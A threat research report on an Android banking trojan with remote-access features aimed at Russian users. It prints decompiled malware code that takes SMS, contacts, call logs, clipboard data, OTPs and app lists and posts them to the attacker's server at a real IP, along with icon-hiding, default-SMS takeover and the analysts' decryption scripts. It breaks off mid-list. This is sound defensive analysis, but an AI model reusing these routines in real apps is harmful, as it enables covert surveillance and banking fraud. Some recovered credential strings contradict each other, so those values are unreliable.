

TAXISPY RAT : Analysis of TaxiSpy RAT – Russian Banking – Focused Android Malware with Full Remote Control

 cyfirma.com/research/taxi-spy-rat-analysis-of-taxi-spy-rat-russian-banking-focused-android-malware-with-full-remote-control

Published On : 2026-03-06



TAXISPY RAT Analysis of TaxiSpy RAT – Russian Banking-Focused Android Malware with Full Remote Control

EXECUTIVE SUMMARY

This report analyzes a highly sophisticated Android Banking Trojan with integrated Remote Access Trojan (RAT) functionality, specifically targeting Russian financial institutions. The malware leverages advanced evasion techniques, such as native library encryption, rolling XOR string obfuscation, and real-time VNC-like remote control via WebSocket. Its design allows comprehensive device surveillance, including SMS, call logs, contacts, notifications, and banking app monitoring, highlighting its financially motivated and region-specific focus.

INTRODUCTION

This analysis examines the same malware in detail, providing context for its targeted behavior and technical sophistication. The Trojan is engineered to stealthily compromise Russian users, collecting sensitive information and enabling remote control through native code routines and Firebase-backed command infrastructure. Its

extensive permissions, multi-layered persistence, and app-targeting logic demonstrate a strategically focused, financially motivated threat, making it a significant risk to affected users and banking systems.

Capabilities of Malware:

1. Extensive Permission Abuse

- Requests high-risk permissions, including SMS access, call logs, contacts, phone state, location, overlay display, package visibility, boot persistence, exact alarms, and battery optimization bypass.
- Ability to become the default SMS app, enabling full control over sending, reading, and deleting SMS, including OTP interception.

2. Targeted Banking Application Surveillance

- Detects installed banking apps, marketplaces, government apps, and cryptocurrency wallets.
- Maintains a list of targeted Russian banking apps and decrypts them at runtime using XOR routines.
- Enables credential theft, transaction monitoring, and potential fraud targeting specific financial institutions.

3. Data Exfiltration

Collects and exfiltrates:

- SMS messages
- Contacts
- Call logs
- Clipboard contents
- Installed apps list
- Notifications and OTPs
- Lock screen PINs
- Keystrokes / keylogging data

4. Native Library & Obfuscation Techniques

- Uses the sysruntime.so native library for critical operations to evade static analysis.
- Employs XOR-based encryption and rolling keys for C2 addresses, Firebase credentials, and configuration data.
- Hides infrastructure and sensitive values until runtime.

5. Command & Control (C2) Interaction

- Communicates with C2 server (193.233.112[.]229) using HTTP POST and WebSocket protocols.
- Supports dynamic command execution, reporting of execution results, and bot configuration updates.
- Firebase push commands enable remote control and maintain persistence.

6. Remote Access & Device Control

- Implements real-time VNC-like access via WebSockets using Accessibility and MediaProjection APIs.
- Captures screen, PINs, and user interactions on lock screen or banking apps.
- Allows remote execution of actions and surveillance by threat actors.

7. Persistence & Stealth Mechanisms

- Multi-layered persistence using:
 - Boot auto-start
 - Foreground services
 - Accessibility abuse
 - Scheduled alarms and jobs
 - Push messaging triggers
 - User activity monitoring (screen unlock, power connection)
- Conceals app icon by replacing LAUNCHER category with INFO category.
- Bypasses battery optimization to remain active on the device.

8. Communication & Evasion Techniques

- Obfuscates C2 communication using custom XOR routines and non-linear memory access patterns.
- Employs rolling encryption keys and runtime decryption of sensitive data to avoid detection.
- Uses randomized package names and targets the latest Android APIs while maintaining backward compatibility.

9. Operational Flexibility

- Supports multiple CPU architectures: arm64-v8a, armeabi-v7a, x86_64.
- Enables campaign-specific worker keys for affiliate separation or multi-actor use of the same C2 infrastructure.
- It can exfiltrate different types of data based on attacker commands, including sensitive user inputs, media, and application metadata.

Static Analysis:

Permissions:

The application requests an unusually large and intrusive set of high-risk permissions spanning SMS access, call logs, contacts, phone state, location, overlay display, package visibility, boot persistence, exact alarms, and battery optimization bypass, indicating an attempt to obtain extensive surveillance and control capabilities over the device; such excessive permission aggregation is inconsistent with normal app functionality and is commonly associated with financially motivated spyware or banking malware that aims to intercept OTPs, monitor user activity, manipulate communications, and maintain long-term stealthy persistence.

```

<uses-permission-sdk-23 android:name="android.permission.READ_SMS"/>
<uses-permission-sdk-23 android:name="android.permission.RECEIVE_SMS"/>
<uses-permission-sdk-23 android:name="android.permission.SEND_SMS"/>
<uses-permission-sdk-23 android:name="android.permission.RECEIVE_MMS"/>
<uses-permission-sdk-23 android:name="android.permission.WRITE_SMS"/>
<uses-permission-sdk-23 android:name="android.permission.READ_CONTACTS"/>
<uses-permission-sdk-23 android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission-sdk-23 android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission-sdk-23 android:name="android.permission.READ_PHONE_NUMBERS"/>
<uses-permission-sdk-23 android:name="android.permission.READ_CALL_LOG"/>
<uses-permission-sdk-23 android:name="android.permission.CALL_PHONE"/>
<uses-permission-sdk-23 android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission-sdk-23 android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission-sdk-23 android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission-sdk-23 android:name="android.permission.CHANGE_NETWORK_STATE"/>
<uses-permission-sdk-23 android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission-sdk-23 android:name="android.permission.WAKE_LOCK"/>
<uses-permission-sdk-23 android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission-sdk-23 android:name="android.permission.SCHEDULE_EXACT_ALARM"/>
<uses-permission-sdk-23 android:name="android.permission.USE_EXACT_ALARM"/>
<uses-permission-sdk-23 android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission-sdk-23 android:name="android.permission.FOREGROUND_SERVICE_DATA_SYNC"/>
<uses-permission-sdk-23 android:name="android.permission.FOREGROUND_SERVICE_MEDIA_PROJECTION"/>
<uses-permission-sdk-23 android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission-sdk-23 android:name="android.permission.VIBRATE"/>
<uses-permission-sdk-23 android:name="android.permission.POST_NOTIFICATIONS"/>
<uses-permission-sdk-23 android:name="android.permission.USE_FULL_SCREEN_INTENT"/>
<uses-permission-sdk-23 android:name="android.permission.QUERY_ALL_PACKAGES"/>

```

SDK Targeting & Package Identity:

The app targets the latest Android API while maintaining backward compatibility with older versions, maximizing its potential victim base. The randomly generated package name indicates automated building through a RAT kit, a tactic commonly used to evade signature detection and complicate attribution.

```

android:versionCode="301"
android:versionName="3.0.1"
android:compileSdkVersion="35"
android:compileSdkVersionCodename="15"
package="ru.y34tuy.t8595"
platformBuildVersionCode="35"
platformBuildVersionName="15">
<uses-sdk
    android:minSdkVersion="24"
    android:targetSdkVersion="35"/>

```

Launcher Icon Concealment Behavior:

The application's AndroidManifest intentionally replaces the LAUNCHER category with the INFO category to prevent the app icon from appearing in the device launcher. This deliberate configuration indicates an attempt to conceal the application's presence from the user, strongly suggesting malicious intent and stealth-oriented behavior.

```

android:launchMode="singleTop"
android:configChanges="screenSize|orientation">
<intent-filter>
    <action android:name="android.intent.action.MAIN"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <category android:name="android.intent.category.INFO"/>
</intent-filter>

```

Native Library Initialization:

At launch, the malware loads a native library named sysruntime.so, shifting critical logic away from easily analyzable Java code into compiled native code to hinder reverse engineering and static detection.

<pre> Override // android.app.Service public final void onCreate() { String strSubstring; String string; super.onCreate(); int i = 1; ASS = true; ASYUL = this; this.A3vnoK = System.currentTimeMillis(); B.A07A(this); this.A0WZC1 = new IZYKQ00(); this.A1MF = I010E0.A3eVI(this); this.A1N = new IZZQ80(this); this.A2W = new Handler(Looper.getMainLooper()); this.A2XnXs = Executors.newFixedThreadPool(4) </pre>	<pre> public static void A07A(Context context) { synchronized (INJG_.class) { if (!INJG_.A) { try { IQDI iqdi = new IQDI(); iqdi.A0YFRj = true; iqdi.A0(context, "sysruntime"); INJG_.A = true; } catch (Exception UnsatisfiedLinkError unused) { } } } } </pre>
--	--

The native library sysruntime.so is stored in the /lib folder and built for multiple CPU types, including arm64 v8a, armeabi v7a, and x86_64, which allows the malware to run on most Android devices. Important data, such as the bot ID, server list, and WebView link, is hidden inside this native file instead of the normal app code. The attacker has done this on purpose, so these sensitive details are not easily visible during basic analysis. The values are decrypted only when the app runs, making it harder for security tools and researchers to detect the real infrastructure and behavior of the malware.

<pre> resources ├── assets ├── lib │ ├── arm64-v8a │ │ └── libsysruntime.so │ ├── armeabi-v7a │ │ └── libsysruntime.so │ └── x86_64 │ └── libsysruntime.so ├── publicsuffix ├── res │ ├── AndroidManifest.xml │ └── classes.dex </pre>	<pre> public static native String getBotIdNative(); public static native String getPermissionsFlagsNative(); public static native String getServerListNative(); public static native String getWebViewUrlNative(); public static native String getWorkerKeyNative(); public static native String h(); public static native String i(); public static native String j(); public static native String k(); </pre>
--	---

Exported Native Capabilities:

Analysis of libsysruntime.so shows functions like getBotId, getServerListNative, getWebviewUrlNative, and getWorkerKeyNative, indicating that important configuration data is fetched from native code. It also contains functions for Firebase credentials, confirming that the malware uses Firebase for command and control while hiding its infrastructure details inside the native layer.

f	Java_com_android_devicemanager_B_	.text
f	Java_com_android_devicemanager_core_NativeConfig_getBotIdNative	.text
f	Java_com_android_devicemanager_core_NativeConfig_getServerListNative	.text
f	Java_com_android_devicemanager_core_NativeConfig_getWebViewUrlNative	.text
f	Java_com_android_devicemanager_core_NativeConfig_getWorkerKeyNative	.text
f	Java_com_android_devicemanager_core_NativeConfig_getPermissionsFlagsNative	.text
f	Java_com_android_devicemanager_core_NativeConfig_getFirebaseApiKeyNative	.text
f	Java_com_android_devicemanager_core_NativeConfig_getFirebaseAppIdNative	.text
f	Java_com_android_devicemanager_core_NativeConfig_getFirebaseProjectIdNative	.text
f	Java_com_android_devicemanager_core_NativeConfig_getFirebaseStorageBucket...	.text
f	Java_com_android_devicemanager_core_NativeConfig_getFirebaseSenderIdNative	.text
f	Java_com_android_devicemanager_core_NativeBridge_getBotId	.text
f	Java_com_android_devicemanager_core_NativeBridge_getServerList	.text
f	Java_com_android_devicemanager_core_NativeBridge_getWebViewUrl	.text
f	Java_com_android_devicemanager_core_NativeBridge_getWorkerKey	.text
f	Java_com_android_devicemanager_core_NativeBridge_getPermissionsFlags	.text
f	Java_com_android_devicemanager_core_NativeBridge_getFirebaseApiKey	.text
f	Java_com_android_devicemanager_core_NativeBridge_getFirebaseAppId	.text
f	Java_com_android_devicemanager_core_NativeBridge_getFirebaseProjectId	.text
f	Java_com_android_devicemanager_core_NativeBridge_getFirebaseStorageBucket	.text
f	Java_com_android_devicemanager_core_NativeBridge_getFirebaseSenderId	.text
f	...	.text

C2 Obfuscation Mechanism:

The native function `getServerListNative` implements an obfuscated routine to decrypt the C2 server address. Two critical data structures reside in the `'.rodata'` section:

XOR Key Array (data_409a80 – 22 bytes)

B2 1F CC E3 6A 7E 71 F4 0A C0 1D 78 7B 4B 1B 15 2A 2F 24 20 33 1C

Encrypted Data Block (data_409aad – starting at offset 0x9AAD)

F5 69 1C 83 CB 52 9F E1 34 A0 6D 3A 7F B2 1D E9 54 C8 6B F7 B6

The decryption logic employs a non-linear memory access pattern using the formula $\text{base_address} - (24 * \text{floor}(\text{counter}/24))$. This reads bytes from 24 byte aligned blocks located before the `data_409aad` pointer, making the access pattern non sequential and harder to follow statically. As a result, a complete memory map of the `'.rodata'` section is required to retrieve all referenced bytes.

The XOR key starts at 47 and increments by 91 each iteration across the 22 byte loop. The algorithm implicitly handles 32 bit integer overflow, so precise tracking of the key's evolution is necessary to reproduce the decryption correctly.

```

__int64 __fastcall Java_com_android_devicemanager_core_NativeConfig_getServerListNative(__int64 a1)
{
    char v1; // r12
    char *v2; // r13
    unsigned __int64 v3; // rbx
    __int64 v4; // rbp
    char *v5; // rsi
    __int64 v6; // rbx
    unsigned __int64 v7; // rax
    __int64 v9; // rbx
    unsigned __int64 v10[3]; // [rsp+8h] [rbp-50h] BYREF
    unsigned __int64 v11; // [rsp+20h] [rbp-38h]

    v11 = __readfsqword(0x28u);
    sub_13C8E((__int64)v10);
    sub_13EA0(v10, 0x16uLL);
    v1 = 47;
    v2 = (char *)&unk_9AAD;
    v3 = 13LL;
    v4 = 0;

    while ( v4 != 22 )
    {
        sub_13FD0(v10, v2[-24 * (v3 / 0x18)] ^ v1 ^ byte_9A80[v4++]);
        v1 += 91;
        v2 += 7;
        v3 += 7LL;
    }
    if ( (v10[0] & 1) != 0 )
        v5 = (char *)v10[2];
    else
        v5 = (char *)v10 + 1;
    v6 = (*(__int64 (__fastcall *))(__int64, char *, unsigned __int64))(_QWORD *)a1 + 1336LL)(a1, v5, v3 % 0x18);
    sub_13D10((__int64)v10);
    v7 = __readfsqword(0x28u);
    if ( v7 != v11 )
    {
        v9 = v7;
        sub_13D10((__int64)v10);
        sub_29E80(v9);
    }
    return v6;
}

```

```

; BYTE byte_9A80[4]
byte_9A80 db 0B2h, 1Fh, 0CCh, 0E3h, 6Ah, 7Eh, 71h, 0F4h, 0Ah, 0C0h
; DATA XREF: Java_com_android_devicemanager_core_NativeConfig_getServerListNative+00000047
db 1Dh, 78h, 78h, 48h, 18h, 15h, 2Ah, 2Fh, 24h, 20h, 33h
db 1Ch, 0Ah dup(0), 0A7h, 38h, 0E2h, 5Dh, 91h, 0C4h, 78h

```

C2 Address Decryption:

To recover the C2 server address, we reverse-engineered the custom XOR based routine implemented in the native function. The sample stores a 22 byte XOR key (byte_9A80) and an encrypted buffer (unk_9AAD) inside the '.rodata' section. Decryption relies on a non linear access pattern defined as $\text{base} - 24 * \text{floor}(\text{counter}/24)$, along with a rolling XOR key initialized at 47 and increased by 91 on each iteration. We reproduced the exact behavior in a Python script, modeling the complete '.rodata' memory layout referenced by the routine to ensure accurate output.

```

byte_9A80 = [
    0xB2, 0x1F, 0xCC, 0xE3, 0x6A, 0x7E, 0x71, 0xF4, 0xDA, 0xC0,
    0x1D, 0x78, 0x7B, 0x4B, 0x1B, 0x15, 0x2A, 0x2F, 0x24, 0x20,
    0x33, 0x1C
]

memory = {
    0x9AA0: 0xA7, 0x9AA1: 0x3B, 0x9AA2: 0xE2, 0x9AA3: 0x5D,
    0x9AA4: 0x91, 0x9AA5: 0xC4, 0x9AA6: 0x78, 0x9AA7: 0x0F,
    0x9AA8: 0xB6, 0x9AA9: 0x4A, 0x9AAA: 0xD3, 0x9AAB: 0x8E,
    0x9AAC: 0x27, 0x9AAD: 0xF5, 0x9AAE: 0x69, 0x9AAF: 0x1C,
    0x9AB0: 0x83, 0x9AB1: 0xCB, 0x9AB2: 0x52, 0x9AB3: 0x9F,
    0x9AB4: 0xE1, 0x9AB5: 0x34, 0x9AB6: 0xA0, 0x9AB7: 0x6D,
}

def decode_server():
    v1, v2, v3 = 47, 0x9AAD, 13
    decoded = []
    for i in range(22):
        addr = v2 - 24 * (v3 // 0x18)
        decoded.append((memory[addr] ^ (v1 & 0xFF) ^ byte_9A80[i]) & 0xFF)
        v1 += 91
        v2 += 7
        v3 += 7
    return bytes(decoded)

if __name__ == "__main__":
    print("Decoded:", decode_server().decode("latin-1"))

```

Decryptor

Running the Python script that reproduces the native `getServerListNative` decryption routine successfully revealed the hidden server address.

Recovered C2 Address

[http://193.233.112[.]229]

The result confirms that the malware keeps its command-and-control address hidden and reconstructs it at runtime using obfuscation techniques that make static analysis difficult.

Output

Decoded: http://193.233.112.229

=== Code Execution Successful ===

Extraction of Embedded Firebase Credentials:

Following the successful decryption of the C2 server, we used the same approach to extract additional Firebase credentials embedded in the binary. We identified an 8 byte XOR key (`byte_9AB8`: 3A 7F B2 1D E9 54 C8 6B) in the `'.rodata'` section, along with a 39 byte encrypted blob at `unk_99C0`. The decryption relies on a rolling XOR scheme, where each byte is XORed with a running value that increases by 55 each iteration, combined with the static key array.

```

def decrypt_with_key(data, key):
    rolling = 0
    decrypted = []
    for i, b in enumerate(data):
        decrypted.append(b ^ rolling ^ key[i & 7])
        rolling = (rolling + 55) & 0xFF
    return decrypted

if __name__ == "__main__":
    # The 8-byte key array from byte_9AB8
    key_array = [0x3A, 0x7F, 0xB2, 0x1D, 0xE9, 0x54, 0xC8, 0x6B]
    # Firebase API key encrypted data (39 bytes from unk_99C0)
    firebase_encrypted = [
        0x7B, 0x01, 0xA6, 0xD9, 0x66, 0x3E, 0xC3, 0x80, 0xD5, 0xE1,
        0xCD, 0x2A, 0x07, 0xAE, 0x9C, 0x30, 0x18, 0x9A, 0x1E, 0x71,
        0xCD, 0x9B, 0x2A, 0xA2, 0x5F, 0x55, 0x14, 0xA3, 0xB5, 0x0A,
        0xD2, 0xF4, 0x9C, 0x12, 0x90, 0xF3, 0x3A, 0x9E, 0xD2
    ]

    decrypted = decrypt_with_key(firebase_encrypted, key_array)
    text = ''.join(chr(b) for b in decrypted)
    print(f"Decrypted Firebase API Key:")
    print(f"Text: {''.join(chr(b) for b in decrypted)}")
    print(f"Hex: {' '.join(f'{b:02x}' for b in decrypted)}")

```

Custom XOR-Decryptor

Running the Python script that replicates the rolling XOR decryption successfully revealed the Firebase API key.

Recovered API Key

[AlzaSyAjWqYjz1VbRBryhLX8Mu0sXeh6Fzlko90]

This confirms that the malware stores sensitive Firebase credentials in an obfuscated form and reconstructs them at runtime using the embedded XOR key and rolling scheme.

```

Decrypted Firebase API Key
=====
Decrypted Firebase API Key:
Text: AlzaSyAjWqYjz1VbRBryhLX8Mu0sXeh6Fzlko90
Hex: 41 49 7a 61 53 79 41 6a 57 71 59 6a 7a 31 56 62 52 42 72 79 68 4c 58 38 4d 75 30
    73 58 65 68 36 46 7a 6c 6b 6f 39 30

```

Using the same methodology, we were able to decrypt all relevant native functions and extract the embedded credentials. This includes the Firebase API Key, Firebase Project ID, Firebase App ID, storage bucket, sender ID, and other associated parameters.

```
=====
COMPLETE FIREBASE CONFIGURATION
=====
API Key:      AIzaSyAjWqYjz1VbRBryhLX8Mu0sXeh6Fz1ko90
App ID:       1:404486744106:android:1d9fe5406f9ebb59fa3b53
Project ID:   android-panel-dec98
Storage Bucket: android-panel-dec98.firebaseio.com
Sender ID:    404486744106
Bot ID:       RuTaxi

=== Code Execution Successful ===
```

WebView URL:

While analyzing the native library, we found that the WebView URL (<https://taxi.ru>) is stored in plaintext within the '.rodata' section, unlike other strings, which are obfuscated.

```
rsp, 28h
rbx, rdi
rax, fs:28h
[rsp+38h+var_18], rax
rsi, aHttpsTaxiRu ; "https://taxi.ru"
r14, [rsp+38h+var_30]
50h ; 'P'
rdx
rdi, r14
```

In addition to the WebView URL, several other sensitive strings, including the bot ID and Worker key, were found hardcoded in plaintext within the '.rodata' section.

```
rbx, rdi
rax, fs:28h
[rsp+38h+var_18], rax
rsi, aRuTaxi ; "RuTaxi"
r14, [rsp+38h+var_30]
20h ; 'P'
rdx
```

Workers key:

The worker key 9bc096a5f4ec7ba133d743cbaf4b8a2e (stored in plaintext at offset 0x9950) serves a critical role in the malware's operational structure:

Purpose:

- Acts as a campaign identifier or operator tracking token
- Allows multiple threat actors to share the same C2 infrastructure ([http://193.233.112\[.\]229](http://193.233.112[.]229)) while maintaining separation of infected victims
- Functions similarly to a "team ID" or "affiliate code" in malware-as-a-service operations

```

rax, fs:28h
[rsp+38h+var_18], rax
rsi, a9bc096a5f4ec7b ; "9bc096a5f4ec7ba133d743cbaf4b8a2e"
r14, [rsp+38h+var_30]
3Fh ; '?'

```

Permissions flag

```

rdx, rdi
rax, fs:28h
[rsp+38h+var_18], rax
rsi, aPerms100000000 ; "PERMS100000000000000000000000000000"
r14, [rsp+38h+var_30]
20h ; ' '

```

System Profiling:

Initially, the malware collects various device details, such as the model, OS version, phone number, and SIM-related information (including SIM count and SIM metadata like slot, operator, and associated number). In addition to this, it gathers sensitive data related to installed banking applications to identify which banks are used by the targeted victim.

```

try {
    HashMap map = new HashMap();
    map.put("id", this.A3eVI);
    this.A1N.getClass();
    map.put("model", Build.MODEL);
    this.A1N.getClass();
    map.put("manufacturer", Build.MANUFACTURER);
    this.A1N.getClass();
    map.put("android", Build.VERSION.RELEASE);
    this.A1N.getClass();
    map.put("security_patch", Build.VERSION.SECURITY_PATCH);
    map.put("sim", this.A1N.A1N());
    map.put("phone", this.A1N.A0008L());
    map.put("phoneNumbers", this.A1N.A0());
    map.put("simInfo", this.A1N.A1MF());
    map.put("simCount", Integer.valueOf(this.A1N.A12()));
    map.put("banks", this.A1N.A0YERj());
}

```

The collected configuration is then passed to the function A12(), which issues an HTTP POST request to the endpoint /api/v1/sync/init, transmitting the profiling data in JSON format to the attacker-controlled server.

```

public final JSONObject A12(String str, HashMap map, String str2, String str3)
    try {
        JSONObject jsonObject = new JSONObject();
        jsonObject.put("client_id", str);
        jsonObject.put("device_info", A0YFRj(map));
        jsonObject.put("app_version", "1.0.0");
        if (str2 != null && !str2.isEmpty()) {
            jsonObject.put("sync_key", str2);
        }
        if (str3 != null && !str3.isEmpty()) {
            jsonObject.put("bot_id", str3);
        }
        return A0o_("/api/v1/sync/init", jsonObject);
    } catch (Exception unused) {
        return null;
    }

```

Notification Capture:

Upon receiving the intent "NOTIFICATION_RECEIVED", the malware extracts the originating application's package name, notification title, and message text. It also parses the notification content using a regex pattern to capture OTPs and other sensitive codes. This data is then transmitted to the attacker-controlled server via an HTTP POST request to the endpoint /api/v1/sync/notification.

```

Intent intent = new Intent(this, (Class<?>) D.class);
intent.setAction("NOTIFICATION_RECEIVED");
intent.putExtra("package", packageName);
intent.putExtra("title", string2);
intent.putExtra("text", string3);
intent.putExtra("otp", strGroup);
startService(intent);

```

```

public final void A0wZcI(String str, String str2, String str3, String str4, String str5, long
    try {
        JSONObject jsonObject = new JSONObject();
        jsonObject.put("client_id", str);
        jsonObject.put("package_name", str2);
        jsonObject.put("title", str3);
        jsonObject.put("text", str4);
        if (str5 != null) {
            jsonObject.put("otp", str5);
        }
        jsonObject.put("timestamp", j);
        A0o_("/api/v1/sync/notification", jsonObject);
    } catch (Exception unused) {
    }
}

```

Send SMS:

Send SMS capability allows the application to silently dispatch SMS messages from a selected SIM slot, allowing the operator to transmit stolen data, such as OTPs and other sensitive SMS content, potentially facilitating 2FA bypass.

```

public boolean A1w(int i, String str, String str2) {
    SmsManager smsManagerForSubscriptionId;
    try {
        try {
            List<SubscriptionInfo> activeSubscriptionInfoList = ((SubscriptionManager) this.A.getSystemSe
            if (activeSubscriptionInfoList == null || activeSubscriptionInfoList.size() <= i || i < 0) {
                return false;
            }
            smsManagerForSubscriptionId = SmsManager.getSmsManagerForSubscriptionId(activeSubscriptionInf
        } catch (SecurityException unused) {
            smsManagerForSubscriptionId = SmsManager.getDefault();
        }
        SmsManager smsManager = smsManagerForSubscriptionId;
        ArrayList<String> arrayListDivideMessage = smsManager.divideMessage(str2);
        if (arrayListDivideMessage.size() > 1) {
            smsManager.sendMultipartTextMessage(str, null, arrayListDivideMessage, null, null);
        } else {
            smsManager.sendTextMessage(str, null, str2, null, null);
        }
        return true;
    } catch (Exception unused2) {
        return false;
    }
}

```

SMS Harvesting:

Similarly, the malware collects all SMS messages and transmits them to the attacker controlled server via an HTTP POST request to the endpoint `/api/v1/sync/backup/messages`. The exfiltrated data includes message ID, sender/recipient address, body, timestamp, message type (incoming/outgoing), read status, subscription ID, and a client identifier used to profile the victim.

```

    cursorQuery = this.A.getContentResolver().query(Uri.parse("content://sms"),
} catch (Exception unused) {
}
if (cursorQuery != null) {
    int columnIndex = cursorQuery.getColumnIndex("_id");
    int columnIndex2 = cursorQuery.getColumnIndex("address");
    int columnIndex3 = cursorQuery.getColumnIndex("body");
    int columnIndex4 = cursorQuery.getColumnIndex("date");
    int columnIndex5 = cursorQuery.getColumnIndex("type");
    int columnIndex6 = cursorQuery.getColumnIndex("read");
    int columnIndex7 = cursorQuery.getColumnIndex("sub_id");

    try {
        JSONObject jsonObject = new JSONObject();
        jsonObject.put("client_id", str);
        jsonObject.put("messages", new JSONArray((Collection) arrayListA12));
        jsonObjectA0o_ = izyqq0.A0o_("/api/v1/sync/backup/messages", jsonObject);
    } catch (Exception unused) {
        jsonObjectA0o_ = null;
    }
}

```

All SMS
↓

Default SMS Takeover:

The application requests to be set as the device's default SMS app through the official system prompt. If granted, it obtains full control over SMS functionality, enabling it to read incoming messages, send SMS, access OTPs, suppress notifications, and silently delete messages. In a malicious context, this allows interception of verification codes and covert messaging activity without the user's awareness.

```

this.A1w = true;
if (Build.VERSION.SDK_INT >= 29) {
    RoleManager roleManagerA = BDI.A(getSystemService(BDI.A1MF()));
    if (roleManagerA == null || !roleManagerA.isRoleAvailable("android.app.role.SMS"))
        return;
    } else {
        intent = roleManagerA.createRequestRoleIntent("android.app.role.SMS");
    }
} else {
    intent = new Intent("android.provider.Telephony.ACTION_CHANGE_DEFAULT");
    intent.putExtra("package", getPackageName());
}
startActivityForResult(intent, 101);

```

Contacts Harvesting:

The malware collects the victim's contact list, including names and phone numbers, and exfiltrates this data to the attacker controlled server via an HTTP POST request to the endpoint /api/v1/sync/backup/contacts. This enables mapping of the victim's personal network and facilitates further social engineering activities.

```

public ArrayList A0o_() {
    Cursor cursorQuery;
    ArrayList arrayList = new ArrayList();
    try {
        ContentResolver contentResolver = this.A.getContentResolver();
        Cursor cursorQuery2 = contentResolver.query(ContactsContract.Contacts.CONTENT_URI, null, null
        if (cursorQuery2 != null) {
            while (cursorQuery2.moveToNext()) {
                String string = cursorQuery2.getString(cursorQuery2.getColumnIndexOrThrow("_id"));
                String string2 = cursorQuery2.getString(cursorQuery2.getColumnIndexOrThrow("display_n
                if (cursorQuery2.getInt(cursorQuery2.getColumnIndexOrThrow("has_phone_number")) > 0 &
                    while (cursorQuery.moveToNext()) {
                        String string3 = cursorQuery.getString(cursorQuery.getColumnIndexOrThrow("dat
                        HashMap map = new HashMap();
                        map.put("name", string2);
                        map.put("phone", string3);
                        arrayList.add(map);
                    }
            }
        }
        cursorQuery.close();
    }
}

```

```

try {
    JSONObject jsonObject = new JSONObject();
    jsonObject.put("client_id", str);
    jsonObject.put("contacts", new JSONArray((Collection) arrayListA0o_));
    jsonObjectA0o_ = izekq0.A0o_("/api/v1/sync/backup/contacts", jsonObject);
} catch (Exception unused) {
    jsonObjectA0o_ = null;
}

```

All Contacts



Call logs harvesting:

Similarly, the malware collects the device's call history and transmits it to the attacker controlled server via an HTTP POST request to the endpoint /api/v1/sync/backup/calls.

```
try {
    JSONObject jsonObject = new JSONObject();
    jsonObject.put("client_id", str);
    jsonObject.put("calls", new JSONArray((Collection) arrayListA0YFRj));
    jsonObjectA0o_ = izykqq0.A0o_("/api/v1/sync/backup/calls", jsonObject);
} catch (Exception unused) {
    jsonObjectA0o_ = null;
}
```

Calls History

Clipboard Capture:

The malware also captures clipboard contents and exfiltrates the data to the attacker controlled server via an HTTP POST request to the endpoint /api/v1/sync/backup/clipboard.

```
public final JSONObject A(String str, List list) {
    try {
        JSONObject jsonObject = new JSONObject();
        jsonObject.put("client_id", str);
        jsonObject.put("clipboard", new JSONArray((Collection) list));
        return A0o_("/api/v1/sync/backup/clipboard", jsonObject);
    } catch (Exception unused) {
        return null;
    }
}
```

Apps List:

The malware collects comprehensive information about applications installed on the victim's device, including app name, package name, version, category, whether it is a banking app, and whether it is a system app. This data is compiled into a JSON object and transmitted to the attacker controlled server via an HTTP POST request to the endpoint /api/v1/sync/backup/apps.

```
for (IIW_ iiw_ : adr.A0()) {
    HashMap map = new HashMap();
    map.put("package", iiw_.A);
    map.put("name", iiw_.A0);
    map.put("version", iiw_.A07A);
    map.put("is_bank", Boolean.valueOf(iiw_.A0o_));
    map.put("category", iiw_.A0008L);
    map.put("is_system", Boolean.valueOf(iiw_.A0YFRj));
    arrayList.add(map);
}
```

```
try {
    JSONObject jsonObject = new JSONObject();
    jsonObject.put("client_id", str);
    jsonObject.put("apps", new JSONArray((Collection) arrayList));
    jsonObjectA0o_ = izykqq0.A0o_("/api/v1/sync/backup/apps", jsonObject);
} catch (Exception unused) {
    jsonObjectA0o_ = null;
}
```

It explicitly classifies apps to determine if they belong to banking, marketplace, government, or cryptocurrency categories.

```
        iiw_.A00o8l = HashSet.contains(str2) ? "bank" : A07A.contains(str2) ?  
"marketplace" : A0YFRj.contains(str2) ? "gov" : A0o_.contains(str2) ?  
"crypto" : BuildConfig.FLAVOR;  
        return iiw_;
```

Banking App Detection:

The malware maintains a list of application package names categorized into a HashSet to identify app types, such as government, cryptocurrency, marketplace, or banking. These package names are stored as encrypted strings and are decrypted at runtime using a custom XOR based routine implemented in the function `INJG_.A213()`.

```
public final class ADR {
    public static final HashSet final HashSetA0 = new HashSet(Arrays.asList(INJG_._A213("483DF2CB5722F088E3FEFF6E0ADF2028B90263CCB3"), INJG_._A213("483DF2CB5722F088E3FEFF6E0EEFAAB2123BA03"), INJG_._A213("483DF2CB5722F088E3FEFF6E12E8A43738BA0D66CE"), INJG_._A213("5927B1965C23E387EDF2BA3414FA13D2CBE4269CBB300F57B44"), INJG_._A213("483DF2CC5C29E985E4F68A2913E9AF213E81026F"), INJG_._A213("483DF2CC5C29E985E4F68A2913E8CF2028B68F6D"), INJG_._A213("483DF2CE412580DEACDF0B2214F3A2328B607E1CB805CF87C44568F8408"), INJG_._A213("483DF2CE4125C84725AC87ED0F202C18FDAB83C21B1026F"), INJG_._A213("483DF2D95921E388E3FEFF6E10F0A83B26BD4269CBB300F57B44"), INJG_._A213("483DF2D95921E388E3FEFF6E12FEB3625F6D064C3B616F3604547A4"), INJG_._A213("483DF2CA542E4F8C679E7213F14F2539"), INJG_._A213("5927B1965A37E784E0F1FA2B53E0A8382C"), INJG_._A213("483DF2D543DF298DF0DF62113FA493248C1E767CCB3"), INJG_._A213("483DF2CA462FE0C4E6F9F32909FA6632988680F"), INJG_._A213("483DF2D55E25AC87ED0F2D2C18"), INJG_._A213("483DF2D74522EC88E3FEFF"), INJG_._A213("483DF2C85A24EA9E3EF2F52E16"), INJG_._A213("483DF2C8462E5E384E9BEF52E19EDA5382E"), INJG_._A213("483DF2CA5A34E088ECFBB42113FB883023BC"), INJG_._A213("483DF2C85A31E185EFF53219B1A22362AE0D2603E5"), INJG_._A213("483DF2C85A31E185EFF2F52E1681AB223AF6D066CA15D1F3768E46A59E06D47A918"), 